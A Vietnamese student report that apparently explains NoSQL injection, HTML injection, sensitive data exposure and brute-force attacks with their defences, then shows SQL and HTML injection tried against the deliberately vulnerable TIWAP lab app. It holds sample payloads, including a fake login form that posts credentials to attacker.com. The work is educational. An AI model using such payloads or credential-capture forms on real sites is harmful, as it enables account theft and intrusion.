NoSQLi là một kiểu tấn công xảy ra khi hacker can thiệp vào các truy vấn mà một ứng dụng thực hiện đến cơ sở dữ liệu NoSQL. NoSQLi có thể cho phép hacker tiến hành những hành động như:

- Vượt qua các cơ chế xác thực hoặc bảo vệ.
- Trích xuất hoặc chỉnh sửa dữ liệu.
- Tấn công từ chối dịch vụ.
- Thực thi những đoạn mã tùy ý trên máy chủ.



3.2.1 Một số kiểu NoSQLi phổ biến thường gặp:

- Syntax injection
 - Kiểu tấn công này xảy ra khi hacker phá vỡ cú pháp truy vấn NoSQL, cho phép chúng chèn vào đó payload của mình. Phương pháp này tương tự như trong SQLi. Tuy nhiên, tính chất của cuộc tấn công khác nhau đáng kể, vì CSDL NoSQL sử dụng nhiều ngôn ngữ truy vấn, loại cú pháp truy vấn khác nhau và cấu trúc dữ liệu khác nhau.
- Operator injection
 - Lỗi hỏng này xảy ra khi hacker có thể sử dụng các toán tử truy vấn NoSQL để thao tác truy vấn.

3.2.2 Biện pháp phòng tránh NoSQLi

Cách phòng tránh phổ biến nhất đó là kiểm soát chặt chẽ đầu vào khi người dùng nhập thông tin. Cụ thể như:

- Không cho phép biến đầu vào thuộc kiểu array
- Chặn 1 số ký tự, keyword: [,], {, }, or, and, \$regex, ...
- Nên sử dụng thư viện hoặc framework được thiết kế để tương tác với CSDL NoSQL một cách an toàn. Các thư viện này thường cung cấp các phương pháp để thực hiện truy vấn an toàn và bảo mật.
- Áp dụng các biện pháp phân quyền và kiểm soát truy cập để giảm thiểu rủi ro từ các cuộc tấn công NoSQLi. Đảm bảo rằng người dùng chỉ có quyền truy cập và thực hiện các hoạt động cần thiết trên CSDL.

3.3 Kiểu tấn công HTML Injection (HTMLi)

HTMLi là một loại tấn công mà hacker sẽ inject những đoạn code HTML vào website thông qua những lỗ hổng, với mục đích thay đổi thiết kế hoặc một số thông tin của website, qua đó hiển thị cho user những nội dung do hacker tạo ra, đồng thời còn có thể đánh cắp thông tin người dùng.

Những dữ liệu này sẽ khác nhau dựa vào loại tấn công. Nó có thể là 1 vài thẻ HTML, cũng có thể là 1 form hoặc 1 trang web fake.

3.3.1 Các loại HTMLi phổ biến

- Stored HTMLi:

Loại tấn công này xảy ra khi đoạn mã HTML độc hại được chèn vào CSDL của trang web. Nó xảy ra khi ứng dụng web không kiểm tra hoặc làm sạch dữ liệu đầu vào trước khi lưu trữ vào CSDL. Mã HTML của hacker sẽ được hiển thị cho mọi người truy cập trang web, không phụ thuộc vào nguồn gốc của yêu cầu hoặc hành động của người dùng.

Đây là loại tấn công mà hacker có thể tận dụng để lây nhiễm mã độc.

Ví dụ: Hacker sẽ chèn vào một đoạn javascript vào file HTML của trang web, khi người dùng click vào một button nào đó hoặc có 1 hành động gì cụ thể, thì bảng thông báo dưới đây sẽ xuất hiện

```
<script>alert('Bạn đã bị hack!');</script>"
```

- Reflected HTMLi:

Với loại tấn công này, mã HTML của hacker được chèn vào các tham số của URL hoặc các trường input của form và sau đó được hiển thị ngay lập tức trên trang web, ví dụ như các trang tìm kiếm hoặc form đăng nhập.

Mã HTML được chèn sẽ chỉ được hiển thị duy nhất cho người dùng nào truy cập trang web thông qua liên kết hoặc form đó. Đây thường là loại tấn công mà hacker sử dụng để lừa người dùng click vào một liên kết hoặc cung cấp các dữ liệu của người dùng thông qua điền vào form.

Ví dụ: Hacker chèn 1 đường link trang của chúng vào form. Khi người dùng nhấn nút gửi thì họ đã gửi info bao gồm username và password vào trang web attacker.com của hacker.

```
<form method='POST' action='http://attacker.com/capture.php' id="login-form">
  <input type='text' name='username' value="">
```


```
<input type='password' name='password' value="">  
<input type='submit' value='submit'>  
</form>
```

3.3.2 Biện pháp phòng chống HMTLi

- Kiểm tra và làm sạch dữ liệu đầu vào từ người dùng trước khi hiển thị nó trên trang web.
- Hạn chế hoặc cắt ngắn đầu vào người dùng tại các giá trị nguyên bản, ví dụ như không cho phép ký tự < > trong các trường văn bản hoặc form.
- Đặt cờ **HTTPOnly** cho cookie để ngăn chặn mã JavaScript truy cập vào cookie, giảm nguy cơ bị đánh cắp thông tin xác thực.
- Áp dụng phân quyền và kiểm soát truy cập để giảm thiểu rủi ro tấn công và đảm bảo rằng chỉ người dùng được ủy quyền mới có thể thực hiện các hành động nhất định trên trang web.
- Đảm bảo rằng hệ thống và các thư viện mã nguồn mở được sử dụng trong ứng dụng web được cập nhật mới nhất để bảo vệ chống lại các lỗ hổng bảo mật đã được biết đến.
- Sử dụng framework và thư viện có tính bảo mật cao đã được thử nghiệm và chứng minh để xây dựng ứng dụng web, như Django (Python), Express.js (Node.js), hay Ruby on Rails.

3.4 Phương pháp tấn công Sensitive Data Exposure

Sensitive data exposure là một trong những loại lỗ hổng bảo mật nguy hiểm nhất có thể xảy ra trong một hệ thống thông tin. Khi một hệ thống hoặc ứng dụng không bảo vệ được thông tin nhạy cảm của người dùng, hacker có thể dễ dàng truy cập và lấy cắp thông tin này để sử dụng cho các mục đích xấu như lừa đảo, trộm cắp danh tính.



Do đó, dữ liệu nhạy cảm cần phải được mã hóa mọi lúc để tránh bị rò rỉ kể cả khi gửi dữ liệu đi và khi lưu trữ dữ liệu. Đặc biệt là thông tin nhạy cảm như thẻ tín dụng, mật khẩu cần được mã hóa khi gửi đi hoặc lưu trữ. Các loại sensitive data exposure và cách phòng tránh

- Dữ liệu đăng nhập (Credentials): Đây là loại dữ liệu nhạy cảm nhất vì nó cho phép truy cập vào hệ thống hoặc tài khoản của người dùng. Cách phòng tránh bao gồm sử dụng các phương thức xác thực như mã hóa mật khẩu, xác thực qua 2 bước và không lưu trữ mật khẩu dưới dạng văn bản thuần.
- Thông tin tài chính: Bao gồm thông tin thẻ tín dụng, thông tin tài khoản ngân hàng và các thông tin thanh toán khác. Để phòng tránh, các ứng dụng nên sử dụng mã hóa SSL/TLS khi truyền dữ liệu qua mạng và lưu trữ thông tin thanh toán theo chuẩn PCI DSS (Payment Card Industry Data Security Standard).
- Dữ liệu y tế: Bao gồm thông tin về sức khỏe của người dùng.
- Thông tin cá nhân: Bao gồm tên, địa chỉ, số điện thoại, và thông tin cá nhân khác của người dùng. Để bảo vệ thông tin này, các tổ chức cần tuân thủ các quy định về bảo vệ dữ liệu cá nhân như GDPR (General Data Protection Regulation) và CCPA (California Consumer Privacy Act), cũng như sử dụng mã hóa và kiểm soát truy cập.
- Dữ liệu doanh nghiệp: Bao gồm các thông tin nhạy cảm về công ty như bí mật thương mại, thông tin khách hàng và chiến lược kinh doanh. Các tổ chức cần thực hiện các biện pháp bảo mật cứng rắn như kiểm soát truy cập, mã hóa dữ liệu và giáo dục nhân viên về an ninh thông tin.

3.5 Phương pháp tấn công bằng Brute force

Tấn công Brute Force là một loại tấn công mạng, trong đó hacker có một phần mềm dùng để xoay vòng các ký tự khác nhau, kết hợp để tạo ra một mật khẩu chính xác. Vì phương pháp này chủ yếu dựa trên toán học, phải mất nhiều thời gian hơn để crack mật khẩu bằng cách sử dụng các ứng dụng Brute Force. Đây là 1 cách tấn công đơn giản và khá cổ điển nhưng đến hiện tại tỉ lệ thành công vẫn khá cao.



Nếu mật khẩu của người dùng sử dụng tất cả các chữ cái thường và không có ký tự đặc biệt hoặc chữ số, chỉ mất 2-10 phút là hacker có thể dùng Brute Force để crack mật khẩu này. Ngược lại, một mật khẩu bao gồm cả chữ hoa và chữ thường cùng với một vài chữ số (giả sử có 8 chữ số) sẽ mất tới hơn 14-15 năm để bị crack.

3.5.1 Các hình thức phổ biến của tấn công Brute Force

Hiện nay tấn công Brute Force có 6 hình thức như sau:

- **Simple Brute Force**

Hacker sẽ thu thập thông tin của nạn nhân và dựa vào đó để đoán tên tài khoản cũng như mật khẩu. Hình thức tấn công này không sử dụng phần mềm hay các phương tiện khác hỗ trợ. Ví dụ như nếu người dùng tên Minh thì hacker có thể thử một loạt các username có bao gồm từ “Minh” để đăng nhập.

- **Hybrid Brute Force**

Phương pháp này bắt đầu từ việc xác định nhóm tổ hợp mật khẩu có khả năng chính xác cao. Sau đó hacker sẽ áp dụng hình thức Simple Brute Force để tìm ra thêm nhiều tổ hợp khác có khả năng chính xác.

- **Dictionary**

Hacker sẽ xâu chuỗi các từ trong từ điển hay những cụm từ khả thi để đoán tên tài khoản và mật khẩu của nạn nhân.

- **Rainbow Table**

Rainbow Table là một bảng đã được tính toán sẵn để so khớp kết quả của các mật khẩu mà hacker “đoán” với mật khẩu đúng trong hàm hash. Hàm hash là hàm mà khi người dùng nhập mật khẩu, nó sẽ được “băm” ra và mã hóa.

- **Reverse Brute Force**

Cách tấn công này sử dụng một mật khẩu chung hoặc một tập hợp nhiều mật khẩu để thử với các tài khoản khác nhau. Thường thì Reverse Brute Force được

hacker sử dụng nhằm vào một mạng lưới trang web mà chúng đã thu được dữ liệu trước đó.

- **Credential Stuffing**

Đây là hình thức mà hacker sử dụng cặp username-password đã biết trước và thử chúng trên nhiều trang web khác nhau. Loại tấn công này thường được nhắm tới những người dùng sử dụng cùng một tên username và password cho nhiều tài khoản trên các website khác nhau.


3.5.2 ***Biện pháp phòng chống Brute force***

- Vì không có logic đặc biệt nào được áp dụng trong các cuộc tấn công Brute Force, ngoại trừ việc thử các kết hợp các ký tự được sử dụng để tạo mật khẩu, nên biện pháp phòng ngừa ở mức rất cơ bản và tương đối dễ dàng. Chẳng hạn như mật khẩu phải có kết hợp các chữ cái, số và các ký hiệu đặc biệt. Tránh sử dụng những mật khẩu đơn giản như: 123456, password...
- Không sử dụng thông tin liên quan đến bản thân mà có thể lấy được trên mạng như tên, ngày sinh, vv...
- Không sử dụng cùng 1 mật khẩu trên nhiều tài khoản khác nhau có thể tránh tối đa hậu quả khi bị hacker lấy được mật khẩu.
- Ngoài ra thì username cũng nên được đặt theo một cách khó đoán để hacker không thể đoán ra dựa vào thông tin cá nhân của người dùng.
- Về phía người quản trị trang web, nên thiết lập việc giới hạn số lần đăng nhập sai để tránh hacker dùng Brute Force. Dùng các công cụ như reCAPTCHA yêu cầu người dùng hoàn thành các tác vụ đơn giản để đăng nhập vào hệ thống. Việc này có thể ngăn chặn các công cụ Brute Force tự động.

Chương 4: TIẾN HÀNH THỬ NGHIỆM TRÊN TIWAP

4.1 Tấn công SQL Injection


Trước tiên thiết lập mức độ khó cho các bài tập trên trang TIWAP.



Hình 4.1: Cài Đặt Độ Khó


Đầu tiên áp dụng hai cách tấn công bằng SQLi và Blind SQLi.

Thêm toán tử or với giá trị là 1=1. Do 1=1 là một biểu thức logic luôn đúng, đi kèm với toán tử or nên giá trị nhập vào ở username sẽ được mặc định là đúng. Kết quả hiển thị là danh sách toàn bộ các user có trong trang web.




Hình 4.2: Tấn Công SQL Injection

Tiếp theo áp dụng phương pháp Union based. Ở đây nhóm tiến hành select 3 column là 1, 2, 3 thì nhận được thông báo lỗi bên dưới, số column ở đây không phải là 3.



Hình 4.3: SQL Injection – Union based


Thử lại với chỉ 2 column thì ra được kết quả chính xác. Trong database chỉ có 2 column là ID và Username.



Hình 4.4: SQL Injection – Union based


4.2 Tấn công HTML Injection

Tiếp theo là thực hiện tấn công bằng HTML Injection. Trong ví dụ dưới đây nhóm nhập vào một thẻ `<h1>` với nội dung là chữ Minh và thiết lập CSS cho thẻ này.




Hình 4.5: HTML Injection

Kết quả hiển thị là chữ Minh vừa nhập vào với kích cỡ của thẻ h1 và có màu đỏ.



Hình 4.6: HTML Injection – Thẻ h1


Làm tương tự với 1 thẻ <p>.



The screenshot shows the TIWAP (Totally Insecure Web Application Project) interface. At the top, there's a dark green header with the text "TIWAP" and "Totally Insecure Web Application Project". Below this is a light blue horizontal bar. The main content area is white and contains the title "HTML Injection". Underneath the title, there's a label "Enter your name:" followed by a text input field. The input field contains the text "<p> My names is Minh, I ai". Below the input field is a green "Submit" button.

Hình 4.7: HTML Injection – Thẻ p


Ta có nội dung hiển thị của thẻ p vừa chèn vào.



The screenshot shows the same TIWAP interface as Figure 4.7, but after the form has been submitted. The input field is now empty. Below the "Submit" button, the output of the HTML injection is displayed. It shows a paragraph of text: "Hi, My names is Minh, I am 31 yo. . How are you???".

